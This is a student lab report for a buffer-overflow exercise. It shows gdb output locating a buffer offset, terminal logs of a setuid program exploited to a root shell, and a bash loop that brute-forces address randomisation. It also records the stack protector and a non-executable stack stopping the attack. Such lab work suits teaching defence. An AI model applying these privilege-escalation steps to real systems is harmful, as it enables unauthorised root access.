CYBR271 Report

Task 1

The call_shellcode file is compiled with randomness turned off, executable stack and stack guarded turned off. When changing the ownership and running call_shellcode then a root shell can be opened

```
[09/07/19]seed@VM:~/assignment2$ gcc -o call_shellcode -z execstack -fno-stack-protector call_shellcode.c
[09/07/19]seed@VM:~/assignment2$ sudo chown root call_shellcode
[09/07/19]seed@VM:~/assignment2$ sudo chmod 4755 call_shellcode
[09/07/19]seed@VM:~/assignment2$ ./call_shellcode
#
```

Task 2

With gdb the stack program can be run before reaching a breakpoint set up at the beginning of the method. Once it is running then the position of the start of the buffer and ebp. This informs as to how much space there is.

```
EAX: 0xbffff137 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffff118 --> 0xbffff348 --> 0x0
ESP: 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbffff0f4 --> 0x0
0008| 0xbffff0f8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffff0fc --> 0xb7b62940 (0xb7b62940)
0016| 0xbffff100 --> 0xbffff348 --> 0x0
0020| 0xbffff104 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbffff108 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff10c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff137 '\220' <repeats 36 times>, "1\373\r\b", '\220' <repeats 160 times>...)
    at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff118
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff0f8
gdb-peda$ p/d 0xbffff118
$3 = 3221221656
gdb-peda$ p/d 0xbffff118-0xbffff0f8
$4 = 32
gdb-peda$
```

```
[09/08/19]seed@VM:~/assignment2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/08/19]seed@VM:~/assignment2$ sudo chown root stack
[09/08/19]seed@VM:~/assignment2$ sudo chmod 4755 stack
[09/08/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
[09/08/19]seed@VM:~/assignment2$ ./exploit
[09/08/19]seed@VM:~/assignment2$ ./stack
#
```


After setting the return address in exploit, it and the stack can be compiled and when run exploit then stack it opens a new root shell.

Task 4

```
!/bin/bash

SECONDS=0

value=0

while [ 1 ]

do

value=$(( $value + 1 ))

duration=$SECONDS

min=$(($duration / 60))

sec=$(($duration % 60))

echo "$min minutes and $sec seconds elapsed."

echo "The program has been running $value times so far."

./stack

Done
```

```
[09/08/19]seed@VM:~/assignment2$ gcc -o stack stack.c
[09/08/19]seed@VM:~/assignment2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/08/19]seed@VM:~/assignment2$ ./stack
$ exit
[09/08/19]seed@VM:~/assignment2$ chmod +x task4.sh
[09/08/19]seed@VM:~/assignment2$ ./task4.sh
```

For this randomness is turned back on. This program uses brute force to assume that the address in badfile will be correct at some point and is in an infinite loop until it is. Once the address is correct then a root shell is open. The loop is placed in a shell file that is run.



Task 5

```
[09/08/19]seed@VM:~/assignment2$ gcc -o stack -z execstack stack.c
[09/08/19]seed@VM:~/assignment2$ ./exploit
[09/08/19]seed@VM:~/assignment2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/08/19]seed@VM:~/assignment2$
```

When not using the stack protector, it can now tell that there is an attack being attempted so it is aborted

Task 6

```
[09/07/19]seed@VM:~/assignment2$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[09/07/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
[09/07/19]seed@VM:~/assignment2$ ./exploit
[09/07/19]seed@VM:~/assignment2$ ./stack
Segmentation fault
```

With the stack now non executable the attack can no longer work as the stack can't be executed.

Task 3

```
[09/08/19]seed@VM:~/assignment2$ gcc dash_shell_test.c -o dash_shell_test
[09/08/19]seed@VM:~/assignment2$ sudo chown root dash_shell_test
[09/08/19]seed@VM:~/assignment2$ sudo chmod 4755 dash_shell_test
[09/08/19]seed@VM:~/assignment2$ ./dash_shell_test
$ exit
[09/08/19]seed@VM:~/assignment2$ nano dask_shell_test.c
[09/08/19]seed@VM:~/assignment2$ nano dash_shell_test.c
[09/08/19]seed@VM:~/assignment2$ nano dash_shell_test.c
[09/08/19]seed@VM:~/assignment2$ gcc dash_shell_test.c -o dash_shell_test
[09/08/19]seed@VM:~/assignment2$ sudo chown root dash_shell_test
[09/08/19]seed@VM:~/assignment2$ sudo chmod 4755 dash_shell_test
[09/08/19]seed@VM:~/assignment2$ ./dash_shell_test
#
```

```
[09/08/19]seed@VM:~/assignment2$ gcc dash_shell_test.c -o dash_shell_test
[09/08/19]seed@VM:~/assignment2$ sudo chown root dash_shell_test
[09/08/19]seed@VM:~/assignment2$ shudo chmod 4755 dash_shell_test
No command 'shudo' found, did you mean:
 Command 'sudo' from package 'sudo-ldap' (universe)
 Command 'sudo' from package 'sudo' (main)
shudo: command not found
[09/08/19]seed@VM:~/assignment2$ sudo chmod 4755 dash_shell_test
[09/08/19]seed@VM:~/assignment2$ ./exploit
[09/08/19]seed@VM:~/assignment2$ ./dash_shell_test
#
```